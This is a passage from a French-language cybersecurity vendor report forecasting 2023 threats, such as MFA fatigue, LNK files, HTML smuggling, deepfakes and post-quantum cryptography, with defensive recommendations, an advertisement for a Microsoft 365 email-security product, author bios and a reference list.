Les appareils mobiles seront de plus en plus ciblés de diverses façons. Pour beaucoup, les téléphones intelligents sont l'appareil central dans leur vie professionnelle et personnelle (et souvent la source d'authentification MFA), et les attaques telles que les applications bancaires frauduleuses vont augmenter. On a beaucoup parlé du groupe NSO et du maliciel Pegasus, mais il y a plusieurs autres entreprises moins bien connues qui vendent ce genre de produits. Les attaques par courriel connaîtront un plus grand succès sur les appareils mobiles, car les interfaces utilisateurs conçues de façon minimaliste fournissent moins d'information à l'utilisateur sur l'authenticité des courriels. Les canaux de communication non liés au travail (que les utilisateurs utilisent tous les jours malgré tout), comme WhatsApp, seront utilisés par les pirates informatiques, car ils ne sont pas surveillés par l'organisation et peuvent accroître les chances de réussite des attaques d'ingénierie sociale.

La dépendance accrue à l'égard des API augmente le risque

Les attaques d'API vont augmenter à mesure que les TI du monde entier prennent le virage du nuage et que les services sont fournis par le biais d'API. Les contrôles d'accès mal configurés continueront d'offrir aux pirates informatiques un accès aux données.

Exigences de configuration étendues de Microsoft 365

Pour Microsoft 365 en particulier, le nombre écrasant d'options de configuration de sécurité et les différents portails requis pour les configurer, ainsi que la nature changeante du service, continueront de peser sur les équipes de sécurité, en particulier sur les experts en la matière.

Des délais toujours plus courts en ce qui concerne l'exploitation des failles de sécurité

Le délai entre la publication d'une preuve de concept (POC)/l'exploitation d'une faille particulière et le début d'une compromission va continuer à diminuer. Jadis mesuré en jours, il peut désormais se compter en heures, et pour les équipes de sécurité déjà mises à rude épreuve, il deviendra de plus en plus important de savoir lesquelles ont une incidence sur nos systèmes et de les corriger rapidement.

Les auteurs de menaces continuent de cibler les dispositifs IdO

Les dispositifs IdO deviendront de plus en plus une cible privilégiée, car, contrairement aux ordinateurs modernes, ils n'ont souvent pas les mêmes protections intégrées, et il n'est pas aussi facile de les mettre à jour lorsque des vulnérabilités sont détectées. Et qu'il s'agisse d'un téléviseur intelligent dans la salle du personnel, d'une caméra de surveillance ou d'une imprimante, une fois qu'il est compromis, il sert de tremplin pour commettre d'autres activités malveillantes. Les législations proposées dans l'Union européenne (UE) et aux États-Unis apporteront certaines améliorations, mais uniquement pour les futurs dispositifs IdO.

Des hypertrucages de plus en audacieux

Les « hypertrucages » constituent une menace émergente à la sécurité depuis quelques années. Au cas où vous ne sauriez pas de quoi il s'agit : les hypertrucages sont des images générées par ordinateur ou des vidéos conçues pour ressembler à de vraies personnes. Ils peuvent être utilisés pour créer de fausses nouvelles, répandre de la désinformation ou harceler, voire menacer les gens.

Nous prévoyons qu'en 2023, la technologie d'hypertrucage vocal et vidéo continuera de s'améliorer, et que la facilité de sa fabrication augmentera son utilisation. Ce sera à la fois pour les opérations d'information (par exemple, la guerre de la Russie contre l'Ukraine) et pour les attaques d'ingénierie sociale. C'est une chose de recevoir un courriel suspect de la part de la « PDG » qui vous demande de virer une importante somme d'argent quelque part, mais c'en est une autre « qu'elle » vous appelle et vous demande de le faire.

Recours aux fichiers LNK et à la contrebande HTML

Comme le montre le Chapitre 3, le blocage par défaut par Microsoft des macros dans les documents Word et Excel a redirigé les pirates informatiques vers des fichiers LNK malveillants et la contrebande HTML. Les macros étaient autrefois une méthode facile à utiliser pour les auteurs de menaces qui tentaient de livrer une charge utile à une cible. En effet, les macros sont conçues pour exécuter des opérations automatisées et des bits de code au nom de l'utilisateur. De ce fait, elles sont devenues largement utilisées pour livrer des maliciels et d'autres logiciels malveillants aux utilisateurs finaux. Microsoft a réagi à cette tactique et a pris la décision stratégique (et bienvenue) de désactiver les macros par défaut dans les fichiers de bureau. En raison de ce changement, les auteurs de menaces doivent maintenant compter sur d'autres méthodes de déploiement comme les fichiers LNK et la contrebande HTML pour obtenir les mêmes résultats.

Informatique quantique et chiffrement

Aucun rapport prospectif qui se respecte ne peut négliger l'informatique quantique et ses implications pour la cybersécurité à l'avenir.

L'informatique quantique en bref

De nombreuses entreprises de technologie et institutions universitaires travaillent sur des ordinateurs quantiques qui utilisent des qubits pour stocker l'information plutôt que les bits utilisés dans les ordinateurs d'aujourd'hui. Les qubits reposent sur la caractéristique de la superposition, de sorte qu'un qubit puisse être à la fois 0 et 1 simultanément.

En pratique, cela signifie que là où un ordinateur classique s'attaque à un problème complexe de mathématiques en proposant une solution après l'autre jusqu'à ce qu'il trouve finalement la bonne, un ordinateur quantique peut essayer toutes les solutions simultanément. Les premiers ordinateurs quantiques sont déjà disponibles dans le nuage, où vous pouvez les utiliser et payer à la minute pour ce privilège. Cependant, ils ne disposent que d'un nombre limité de qubits, qui limite la taille des calculs que vous pouvez faire, et ils comportent des erreurs, ce qui vous oblige à refaire vos calculs plusieurs fois pour trouver statistiquement celui qui contient le moins d'erreurs.

Aux États-Unis, le NIST coordonne depuis 2016 la mise au point d'algorithmes de chiffrement qui peuvent être utilisés pour chiffrer et signer numériquement des données résistantes aux attaques des ordinateurs classiques et quantiques. En avril 2022, ils ont annoncé les quatre premiers : CRYSTALS-Kyber pour le chiffrement général et CRYSTALS-Dilithium, FALCON, et SPHINCS+ (prononcé « Sphincs plus ») pour les signatures numériques. Si vous vous demandez pourquoi les noms font référence à la science-fiction/au cristal, c'est parce que les trois premiers sont fondés sur des structures algébriques dites de treillis. Quatre autres algorithmes doivent encore être annoncés, et la norme finale devrait être prête dans environ deux ans. En outre, des travaux prometteurs sont également en cours dans les suites de chiffrement dans TLS 1.3.

Le défi est que si vous pouvez créer un algorithme complexe qui peut résister à n'importe quelle attaque, il doit aussi être suffisamment rapide pour être utilisé sur toutes sortes de dispositifs dont la mémoire et la capacité de l'unité centrale (UC) sont limitées. Il doit être facile à appliquer afin qu'il puisse être utilisé en parallèle pendant la période de transition.

Étant donné que la norme ne sera pas finalisée avant deux ans, que devrait faire votre organisation maintenant?

- Commencez par inventorier toutes les ressources dans votre espace numérique (nuages et sur place) où vous stockez des données et utilisez le chiffrement.

- Trouvez également tous les endroits où vous utilisez des certificats numériques (ainsi que leur date d'expiration).

Enfin, déterminez les lois et les règlements qui régissent la durée de conservation des données et assurez-vous qu'ils correspondent à vos politiques de conservation des données. Étant donné le nombre de grandes organisations qui stockent de trop nombreuses données superflues, et qui sont donc souvent indûment exposées aux atteintes à la protection des données, assurez-vous d'adopter une politique visant à ne conserver que celles qui sont nécessaires (en fonction de la réglementation et des besoins de l'entreprise) et à supprimer le reste. Vous ne pouvez pas perdre des données que vous n'avez pas.

Tous les endroits où vous stockez des données de nature délicate ou des données d'identification personnelles pendant plus de deux ans sont des candidats de choix pour le re-chiffrement avec les nouveaux algorithmes dès qu'ils sont définitifs, surtout si vous devez conserver ces données pendant de nombreuses années.

Les implications de la sécurité sans mot de passe

Au cours des dernières années, l'acte d'authentification d'un utilisateur auprès d'un système a occupé une place centrale : « Commencez par l'identité lorsque vous élaborez votre approche de confiance zéro en matière de cybersécurité. » Cette situation a été accentuée par la mise en vigueur du travail à domicile (TD) en raison de la pandémie.

Pendant longtemps, la solution a été l'authentification multifactorielle (MFA), car les noms d'utilisateur et les mots de passe sont trop facilement phished(hameçonnés) ou achetés dans des forums de pirates informatiques, ce qui nécessite l'utilisation d'une couche d'authentification supplémentaire. Mais il s'avère que toutes les méthodes MFA ne sont pas équivalentes.

Les codes d'authentification multifactorielle reposant sur les appels téléphoniques ou les messages texte comportent des risques, tels que l'échange de cartes SIM et, plus récemment, les attaques de type MFA Fatigue contre les notifications poussées. Diverses applications d'authentification (Microsoft, Google, Authy, etc.) fonctionnent sur votre téléphone intelligent. Lorsqu'une demande de confirmation d'ouverture de session vous est envoyée, un message à approuver s'affiche sur votre téléphone. L'une des façons de le contourner (qui a fonctionné lors du récent piratage d'Uber) est que l'auteur d'attaques ouvre une session de façon répétée, générant ainsi tellement d'invites que l'utilisateur finit par appuyer sur « Approuver » pour que cela s'arrête. Ou encore ajouter une pointe d'ingénierie sociale avec un message du service des TI annonçant : « Nous mettons à l'essai une nouvelle version de l'authentification multifactorielle. Pourriez-vous appuyer sur Approuver pour nous? ».

Nous avons besoin d'une approche d'authentification multifactorielle résistante aux phishing ou, mieux encore, sans mot de passe. Il s'agit notamment des clés FIDO (Fast Identity On-line) et des solutions biométriques, comme Windows Hello for Business.

En fin de compte, l'absence de mot de passe signifie que vos utilisateurs n'ont pas de mot de passe et qu'ils se servent toujours des paramètres biométriques ou des clés FIDO pour ouvrir une session à chaque fois et des mots de passe à usage unique comme solution de rechange en cas d'échec de la biométrie.

Que devriez-vous faire aujourd'hui pour aider votre organisation à adopter l'authentification sans mot de passe?

- Veiller à ce que la TI, la sécurité et, surtout, la haute direction conviennent tous de l'importance que cela revêt maintenant.

- Répertorier tous les systèmes qui ne sont protégés que par un nom d'utilisateur et un mot de passe et établir un plan pour les remplacer par l'authentification multifactorielle. Pour tous les systèmes qui utilisent déjà l'authentification multifactorielle, déterminez si l'un d'entre eux compte sur les SMS ou les appels vocaux et remplacez-les par des approches plus solides de l'authentification multifactorielle.

- Enfin, présentez le plan qui permettra de les remplacer par des systèmes sans mot de passe.

Dépendance excessive vis-à-vis des gros fournisseurs

Il y a plusieurs facteurs concurrents pour la sécurité de l'entreprise. Les plus évidents sont les défis liés au budget et à la dotation en personnel, la recherche de personnes possédant les bonnes compétences et la mise à disposition d'un environnement propice à leur développement tout en veillant à ce qu'elles ne s'épuisent pas (ce qui est particulièrement difficile dans le domaine de la cybersécurité). Parmi les autres facteurs, mentionnons le fait que la direction ne prend pas la sécurité suffisamment au sérieux ou qu'elle considère que la conformité à la réglementation est synonyme de sécurité.

Une autre influence est le choix des bons outils de sécurité pour protéger l'entreprise. Dans un secteur à la fois jeune et en rapide évolution, il ne manque pas de fournisseurs offrant d'excellents outils capables de résoudre tous vos problèmes de sécurité et de vous préparer une tasse de thé Earl Grey sur commande. L'IA et Zero Trust (et quel que soit le mot à la mode de demain) seront toujours intégrés à ces outils.

De plus, dans le cas de Microsoft 365 en particulier, il est possible d'utiliser des outils intégrés plutôt que de recouvrir à des services de tiers. Nombreux sont ceux qui soutiennent que les outils intégrés reviennent à avoir le propriétaire de l'usine comme agent de conformité. Microsoft fournit la plateforme de collaboration avec une protection de base (Exchange Online Protection – EOP, par exemple) intégrée, mais pour une protection de qualité entreprise, vous devez disposer de niveaux de licence plus élevés. D'un point de vue réaliste, les ressources sont limitées, même dans une grande organisation comme Microsoft. Quel serait alors le budget consacré à la correction des failles de la plateforme sous-jacente par rapport à l'ajout de fonctions sophistiquées pour les licences avancées?

L'une des façons pour votre organisation de régler ce problème est de les tenir responsables au moyen d'un service tiers. Ce fournisseur, qui assure le nettoyage et la sauvegarde des courriels, par exemple, se concentrera sur ce seul domaine, en concurrence avec d'autres services tiers, tandis que Microsoft doit être le « meilleur » dans de nombreux domaines, ce qui, bien sûr, est impossible. De plus, dans le cadre d'une stratégie de continuité des opérations et de reprise après sinistre (CORS), disposer de systèmes distincts qui permettent d'envoyer et de recevoir des courriels en cas d'interruption de service de Microsoft 365, par exemple, est une bonne stratégie.

La domination de Microsoft dans le domaine de la productivité bureautique entraîne une dynamique intéressante. Il existe des projets sur Github qui visent à trouver des façons de contourner le filtre d'Exchange Online, par exemple.

Quel que soit le service que vous choisissez, assurez-vous qu'il s'intègre bien à votre dispositif de sécurité. Les systèmes et les alertes isolés sont difficiles à gérer pour les centres des opérations de sécurité (COS) et peuvent mener à des incidents non signalés.

Quel sera le niveau de risque de mon organisation en 2023 ?

En examinant nos sources de données, il est clair que la plupart des attaques criminelles ne sont pas ciblées en fonction du secteur vertical ou du type d'organisation. L'espionnage entre les États-nations est une menace différente, et si vous êtes une entreprise qui possède une propriété intellectuelle d'intérêt ou des liens avec des organisations de défense ou gouvernementales, vous savez déjà que vous êtes une cible.

Cependant, pour la plupart des entreprises, les attaques les plus dangereuses sont les rançongiciels et de type BEC. Les criminels utilisent maintenant ZoomInfo et des services semblables pour déterminer si votre entreprise peut payer une rançon d'un montant acceptable. D'après les fuites des données de Conti, nous savons que c'est désormais une procédure standard, et que la taille de votre entreprise est donc certainement un facteur. Un autre facteur pour déterminer la

probabilité d'être ciblé est l'importance de votre entreprise pour la société. Attaquer un hôpital (ou un exploitant de gazoducs) plutôt qu'une boutique de mode augmente la probabilité que la rançon soit payée.

Un autre facteur est la quantité de technologies anciennes dont vous disposez. Les hôpitaux, par exemple, ont souvent du matériel médical avec des ordinateurs intégrés avec de vieux systèmes d'exploitation que seul le fournisseur peut mettre à niveau.



Ce que les organisations devraient faire pour se défendre

Les éléments de base sont toujours importants

Commencez par bien comprendre les éléments de base. Des organisations victimes de « piratage », non pas en raison d'une menace persistante avancée inconnue de type faille zero-day, mais parce que quelqu'un a laissé une API ouverte sans authentification, font très souvent les manchettes. Ou parce que le mot de passe d'une personne était Motdepasse123 ou encore parce qu'elle a cliqué sur un lien dans un courriel et qu'elle était administrateur local sur son ordinateur personnel, de sorte que le maliciel s'est exécuté sans entrave. Ou parce que les TI ont estimé que les sauvegardes se déroulaient correctement, car les rapports n'indiquaient aucune anomalie. Maintenant que tous les documents sont chiffrés, il s'avère que les versions sauvegardées ne sont pas « saines », ce qui empêche leur restauration. Ou encore parce que les systèmes étaient exposés à des codes malveillants connus exploitant une faille de sécurité et qu'ils ne faisaient pas l'objet de correctifs depuis six mois. Il y a tellement de choses qui peuvent mal tourner qu'il est essentiel de ne pas négliger les « petits » détails.

Bâtir une culture de sécurité durable

Bien maîtriser les éléments de base prend du temps, nécessite des efforts et de la persévérance. Un budget adéquat tout comme l'adhésion des dirigeants sont nécessaires. Il faut changer les mentalités et la culture, ce qui peut prendre du temps et exiger des efforts concertés. Une partie de ce changement de culture consiste à comprendre la différence entre la responsabilisation et la responsabilité en matière de cybersécurité. Le travail du chef de la sécurité de l'information ne peut pas consister à « tout sécuriser », puis à être blâmé lorsque l'organisation est piratée. Le chef de la sécurité de l'information et son équipe de sécurité sont effectivement responsables de la sécurité, mais chaque équipe opérationnelle est responsable du cadre qu'elle utilise pour rédiger ses applications (et de toutes ses dépendances aux sources ouvertes). Le service des Finances est responsable de la solution SaaS qu'il a choisie (sans concertation avec le service des TI), et les Ressources humaines (RH) sont responsables des décisions prises en matière de sécurité et de traitement des données d'identification personnelles. Pour véritablement bâtir une entreprise capable de résister aux attaques cybernétiques, chacun doit apporter

sa pierre à l'édifice, et pour atteindre cet objectif, la direction doit établir des priorités et donner l'exemple. Obliger tout le monde à utiliser l'authentification multifactorielle, mais faire une exception pour le dirigeant principal des finances (DPF) parce que « cela nuit à sa productivité » envoie le mauvais signal.

En bref, les organisations DOIVENT se concentrer sur la création d'une culture de sécurité durable et holistique.

Zero Trust

Zero Trust (ZT) est un mot à la mode, mais aussi une approche pratique pour sécuriser vos systèmes informatiques. En principe, il s'agit de vérifier chaque connexion de façon explicite, en supposant une violation et en utilisant l'accès le moins privilégié possible. Si vous êtes à la recherche d'une solution indépendante des fournisseurs, The Open Group et ses commandements ZT est celle qui peut répondre à tous vos besoins.

Une stratégie de sécurité équilibrée

Les responsables de la TI et de la sécurité doivent apprendre à parler le bon langage pour amener le reste de l'entreprise à suivre. La sécurité est l'un des nombreux risques opérationnels, tels que les risques géopolitiques, qui sont toujours présents et qui se manifestent actuellement, en raison de l'invasion russe de l'Ukraine. Parmi les autres risques, il importe de mentionner la pertinence du marché, qui doit être gérée au moyen de la transformation numérique. Vous devez bâtir une entreprise forte pour pouvoir résister aux attaques cybernétiques.

Pour équilibrer les ressources dans l'ensemble des TI et de la sécurité et renforcer la résilience et la maturité en matière de cybersécurité au sein d'une entreprise, il faut comprendre comment les différents segments fonctionnent ensemble pour former un tout. Il ne sert à rien d'avoir des centaines d'analystes du COS pour gérer les flots d'incidents au lieu de disposer d'un solide programme de correctifs pour éviter que les systèmes soient compromis en premier lieu. De même, il ne sert à rien que l'équipe de sécurité assume toute la responsabilité des erreurs commises par d'autres services, à l'origine de ces compromissions de systèmes. Ce n'est que lorsque vous disposez d'un programme de sécurité équilibré, où chaque partie travaille ensemble pour assurer la sécurité de l'entreprise et s'améliorer continuellement pour faire face aux nouvelles menaces, que votre organisation sera vraiment cyber-résiliente.

Compte tenu de l'évolution des tendances et des menaces émergentes, une solide stratégie de sécurité des courriels n'a jamais été aussi importante. Disposer d'une solution de sécurité solide et facile à utiliser pour vous protéger contre les menaces liées aux courriels, reste votre allié le plus puissant pour la cybersécurité en 2023.

365 TOTAL PROTECTION ENTERPRISE

365 TOTAL PROTECTION

SÉCURITÉ DE PROCHAINE GÉNÉRATION POUR MICROSOFT 365

Pourquoi avez-vous besoin de plus de sécurité ?


Les pirates informatiques peuvent facilement identifier un utilisateur M365 parce que les enregistrements MX et les entrées de découverte automatique sont accessibles au public en ligne. Étant donné que la protection intégrée de Microsoft est insuffisante, il est essentiel de protéger vos comptes M365 avec une autre couche de sécurité. Hornetsecurity utilise diverses technologies puissantes pour lutter contre les courriels malveillants, les atteintes à la sécurité et d'autres menaces. Il cache également les enregistrements DNS et MX de Microsoft, ce qui aide à dissuader les potentiels pirates informatiques.

Améliorer votre sécurité

La solution 365 Total Protection est spécialement conçue pour Microsoft 365. Elle offre une protection complète des services infonuagiques de Microsoft grâce à une intégration parfaite. 365 Total Protection simplifie votre gestion de la sécurité des TI dès le départ en étant simple à configurer et facile à utiliser.

En seulement trois clics, le processus d'intégration intuitif est terminé et votre Microsoft 365 est fusionné avec 365 Total Protection.

Intégration en 30 secondes



1 **ENTER** COMPANY DATA

2 **CONNECT** WITH MICROSOFT

3 PROCESS **COMPLETED!**

DEMARRER VOTRE ESSAI GRATUIT

À propos des auteurs

Appuyé par les données provenant directement de notre Security Lab

RÉDIGÉ PAR

Andy Syrewicze

Andy possède plus de 20 ans d'expérience dans la fourniture de solutions technologiques dans plusieurs secteurs verticaux de l'industrie. Il est spécialisé dans les infrastructures, le nuage et la suite Microsoft 365.

Andy est lauréat du prix MVP (Most Valuable Professional) de Microsoft dans la gestion du nuage et des centres de données et est l'un des rares à être également un expert en VMware.

Paul Schnackenburg

Paul Schnackenburg a commencé sa carrière dans le secteur des TI lorsque le DOS et les processeurs 286 étaient à la fine pointe. Il dirige Expert IT Solutions, une petite entreprise de conseil en TI sur la Sunshine Coast, en Australie. Il travaille également comme professeur de TI dans une Microsoft IT Academy.

Auteur de contributions sur les technologies très respecté, Paul est actif au sein de la collectivité et a rédigé des articles techniques approfondis sur Hyper-V, le System Center, le nuage privé et hybride, Office 365 et les technologies infonuagiques publiques Azure.

Il détient les certifications MCSE, MCSA et MCT.

Chapitre 5 – Ressources

- M365 Security Checklist eBook - https://www.hornetsecurity.com/en/ebook-microsoft-365-security-checklist/
- The Backup Bible eBook - https://www.altaro.com/ebook/backup-bible.php
- Hornetsecurity Support - https://support.hornetsecurity.com/hc/en-us
- Cyber Threat Report 2022 - https://www.hornetsecurity.com/en/press-releases/new-cybersecurity-report/
- Responsabilité partagée dans le cloud (Microsoft) - https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility
- Contrat de services Microsoft - https://www.microsoft.com/en-us/servicesagreement
- Uber Hack Update: Was Sensitive User Data Stolen & Did 2FA Open Door To Hacker? - https://www.forbes.com/sites/daveywinder/2022/09/18/has-uber-been-hacked-company-investigates-cybersecurity-incident-as-law-enforcement-alerted/
- Conti Ransomware Group Diaries - https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iii-weaponry/
- National Vulnerability Database (en anglais) : CVE-2022-30190 - https://nvd.nist.gov/vuln/detail/cve-2022-30190
- Hornetsecurity Ransomware Survey 2022 – https://www.hornetsecurity.com/en/knowledge-base/ransomware/ransomware-attacks-survey-2022/
- Hackers Using Bumblebee Loader to Compromise Active Directory Services (Hackernews.com) – https://thehackernews.com/2022/08/hackers-using-bumblebee-loader-to.html
- Microsoft Teams Revenue and Usage Statistics (2022) – https://www.businessofapps.com/data/microsoft-teams-statistics/
- How many emails are sent per day in 2022? – https://earthweb.com/how-many-emails-are-sent-per-day/
- HTML Phishing Asking for the Password Twice – https://www.hornetsecurity.com/en/security-informationen-en/html-phishing-asking-for-the-password-twice/
- The Conti Leaks: A Case of Cybercrime's Commercialization – https://www.cisecurity.org/insights/blog/the-conti-leaks-a-case-of-cybercrimes-commercialization
- Report: Public cloud spending expected to grow 20.4% in 2022 – https://venturebeat.com/business/report-public-cloud-spending-expected-to-grow-20-4-in-2022/
- Apache Log4j Vulnerability Guidance – https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance

- National Vulnerability Database: Microsoft Exchange – https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=Microsoft+exchange&queryType=phrase&search_type=all&isCpeNameSearch=false
- Microsoft Exchange Server Remote Code Execution Vulnerability: CVE-2022-41082 – https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41082
- Groups – https://attack.mitre.org/groups/
- Ukrainian cyber defenses prove resilient – https://www.computerweekly.com/news/252514798/Ukrainian-cyber-defences-prove-resilient
- Microsoft Teams stores auth tokens as cleartext in Windows, Linux, Macs – https://www.bleepingcomputer.com/news/security/microsoft-teams-stores-auth-tokens-as-cleartext-in-windows-linux-macs/
- Dozens of Thai activists and supporters hacked by NSO Group's Pegasus – https://www.washingtonpost.com/technology/2022/07/17/pegasus-nso-thailand-apple/
- List of Microsoft 365 Admin Portals – https://msportals.io
- Hackers are getting faster at exploiting zero-day flaws. That's going to be a problem for everyone – https://www.zdnet.com/article/hackers-are-getting-faster-at-exploiting-zero-day-flaws-thats-going-to-be-a-problem-for-everyone/
- CRYSTALS - Cryptographic Suite for Algebraic Lattices: Kyber – https://pq-crystals.org/kyber/index.shtml
- CRYSTALS - Cryptographic Suite for Algebraic Lattices: Dilithium – https://pq-crystals.org/dilithium/index.shtml
- Fast-Fourier Lattice-based Compact Signatures over NTRU (FALCON) – https://falcon-sign.info/
- Stateless Hash-based Signature Scheme (SPHINCS) – https://sphincs.org/
- Zero Trust Commandments – https://pubs.opengroup.org/security/zero-trust-commandments/
- Red alert: Warning due to critical security vulnerability Log4Shell - https://www.hornetsecurity.com/en/threat-research/red-alert-log4j/?_adin=02021864894
- Charity Fraud Warning - https://www.fbi.gov/contact-us/field-offices/omaha/news/press-releases/charity-fraud-warning
- FBI warns of Ukrainian charities impersonated to steal donations - https://www.bleepingcomputer.com/news/security/fbi-warns-of-ukrainian-charities-impersonated-to-steal-donations/
- Fork of OpenSSL that includes prototype quantum-resistant algorithms and ciphersuites based on liboqs – https://github.com/open-quantum-safe/openssl/tree/OQS-OpenSSL_1_1_1-stable

- Wirtschaftsschutz 2022 – https://www.bitkom.org/sites/main/files/2022-08/Bitkom-Charts_Wirtschaftsschutz_Cybercrime_31.08.2022.pdf
- Email Conversation Thread Hijacking – https://www.hornetsecurity.com/en/security-information/email-conversation-thread-hijacking/?_adin=01833301559
- Common desktop apps' flaws patched at Black Hat – https://techhq.com/2022/08/electron-wrapper-security-malware-distribution-news-ratings-opinion/